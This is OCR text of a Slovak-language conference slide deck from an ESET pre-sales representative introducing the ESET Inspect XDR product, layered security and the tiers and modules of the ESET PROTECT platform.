SECURITY DAYS

# AKO, KEDY A KDE?

XDR technológia ESET Inspect

Digital Security
Progress. Protected.

&

SME KONFERENCIE

# Július Selecký

**Senior Technical Pre-Sales Representative**


julius.selecky@eset.com

# Agenda

- 1. Viacúrovňové zabezpečenie
- 2. Predstavenie ESET Inspect
- 3. Detekcia a reakcia
- 4. Ransomwarové gangy
- 5. Novinky ESET Inspect 1.10


PREDVÍDANIE HROZIEB
PREVENCIA
REAKCIA
DETEKCIA

# Viacúrovňové zabezpečenie




**MDR**
**služby**

**XDR**
**Detekcia a Reakcia**
ESET Inspect

**Analýza v cloudovom sandboxe**
ESET LiveGuard Advanced

**Viacvrstvová ochrana na všetkých platformách**
ESET PROTECT


# Viacúrovňové zabezpečenie





**XDR**

**Detekcia a Reakcia**

ESET Inspect
ESET Inspect Cloud


Platforma
Úroveň ochrany
Moduly
ESET PROTECT — unified cybersecurity platform
ESET PROTECT Entry
Modern Endpoint Security
Server Security
ESET PROTECT Advanced
Modern Endpoint Security
Server Security
Advanced Threat Defense
Full Disk Encryption
ESET PROTECT Complete
Modern Endpoint Security
Server Security
Advanced Threat Defense
Full Disk Encryption
Mail Security
Cloud App Protection
ESET PROTECT Enterprise
Modern Endpoint Security
Server Security
Advanced Threat Defense
Full Disk Encryption
EDR
ESET PROTECT MDR
Modern Endpoint Security
Server Security
Advanced Threat Defense
Full Disk Encryption
EDR
Premium Support Advanced
Detection & Response Ultimate


ESET PROTECT — unified cybersecurity platform
ESET Inspect
XDR-enabling component
IT Operations
Device Control
Mobile Device Mgmt.
Web Control
Firewall Mgmt.
HW & SW Inventory
Rogue Device Mgmt.
Security Management
Endpoint Detections
Automated Response
LiveGuard Detections
Cloud Office Security
Encryption
Multi-Factor Auth.
Security Operations
Threat Hunting
Incident Response
IOC Search
Forensics
Enriched Context
Detection Rules
ESET LiveSense multilayered technologies
UEFI Scanner
LiveGrid Protection
Advanced Machine Learning
LiveGuard Sandbox
DNA Detections
Network Attack Protection
Script Scanner & AMSI
Secure Browser
Ransomware Shield
Anti-Spam
Anti-Phishing
Anti-Scam
Exploit Blocker
Advanced Memory Scanner
Deep Behavioral Inspection
Brute-Force Attack Protection
Endpoints
Servers
Mobiles
Cloud Workloads
Mail / SharePoint
Integrations


ESET PROTECT — unified cybersecurity platform
ESET Inspect
XDR-enabling component
IT Operations
Device Control
Mobile Device Mgmt.
Web Control
Firewall Mgmt.
HW & SW Inventory
Rogue Device Mgmt.
Security Management
Endpoint Detections
Automated Response
LiveGuard Detections
Cloud Office Security
Encryption
Multi-Factor Auth.
Security Operations
